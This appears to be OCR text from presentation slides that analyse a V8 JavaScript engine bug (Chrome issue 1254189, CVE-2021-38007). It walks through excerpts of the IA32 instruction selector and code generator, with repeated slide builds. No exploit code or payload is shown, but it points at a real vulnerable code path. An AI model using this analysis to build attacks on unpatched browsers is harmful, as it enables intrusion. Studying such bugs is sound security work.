
IA32 Instruction Selector



```
InstructionOperand UseImmediate(Node* node) {
    return sequence()->AddImmediate(ToConstant(node));
}

static Constant ToConstant(const Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kFloat64Constant:
    case IrOpcode::kNumberConstant:
      return Constant(OpParameter<double>(node->op()));
    ...
    default:
      break;
  }
  UNREACHABLE();
}
```

• Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
InstructionOperand UseImmediate(Node* node) {
    return sequence()->AddImmediate(ToConstant(node));
}

static Constant ToConstant(const Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kFloat64Constant:
    case IrOpcode::kNumberConstant:
      return Constant(OpParameter<double>(node->op()));
    ...
    default:
      break;
  }
  UNREACHABLE();
}
explicit Constant(double v) : type_(kFloat64), value_(bit_cast<int64_t>(v)) {}
```

● Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
InstructionOperand UseImmediate(Node* node) {
    return sequence()->AddImmediate(ToConstant(node));
}
```

• Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector




```
InstructionOperand UseImmediate(Node* node) {
    return sequence()->AddImmediate(ToConstant(node));
}
```

• Issue 1254189 (CVE-2021-38007)

IA32 Instruction Selector




```
InstructionOperand UseImmediate(Node* node) {
    return sequence()->AddImmediate(ToConstant(node));
}
```



```
ImmediateOperand AddImmediate(const Constant& constant) {
  if (RelocInfo::IsNoInfo(constant.rmode())) {
    ...
  }
  int index = static_cast<int>(immediates_.size());
  immediates_.push_back(constant);
  return ImmediateOperand(ImmediateOperand::INDEXED_IMM, index);
}
```

Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
// Assembles an instruction after register allocation, producing machine code.
CodeGenerator::CodeGenResult CodeGenerator::AssembleArchInstruction(
    Instruction* instr) {
  IA32OperandConverter i(this, instr);
  InstructionCode opcode = instr->opcode();
  ArchOpcode arch_opcode = ArchOpcodeField::decode(opcode);
  switch (arch_opcode) {
    ...
    case kIA32Sar:
      if (HasImmediateInput(instr, 1)) {
        __ sar(i.OutputOperand(), i.InputInt5(1));
      } else {
        __ sar_cl(i.OutputOperand());
      }
      break;
    ...
  }
  return kSuccess;
}
```

• Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
// Assembles an instruction after register allocation, producing machine code.
CodeGenerator::CodeGenResult CodeGenerator::AssembleArchInstruction(
    Instruction* instr) {
  IA32OperandConverter i(this, instr);
  InstructionCode opcode = instr->opcode();
  ArchOpcode arch_opcode = ArchOpcodeField::decode(opcode);
  switch (arch_opcode) {
    ...
    case kIA32Sar:
      if (HasImmediateInput(instr, 1)) {
        __ sar(i.OutputOperand(), i.InputInt5(1));
      } else {
        __ sar_cl(i.OutputOperand());
      }
      break;
    ...
  }
  return kSuccess;
}
```

• Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}
```

• Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}
```

• Issue 1254189 (CVE-2021-38007)

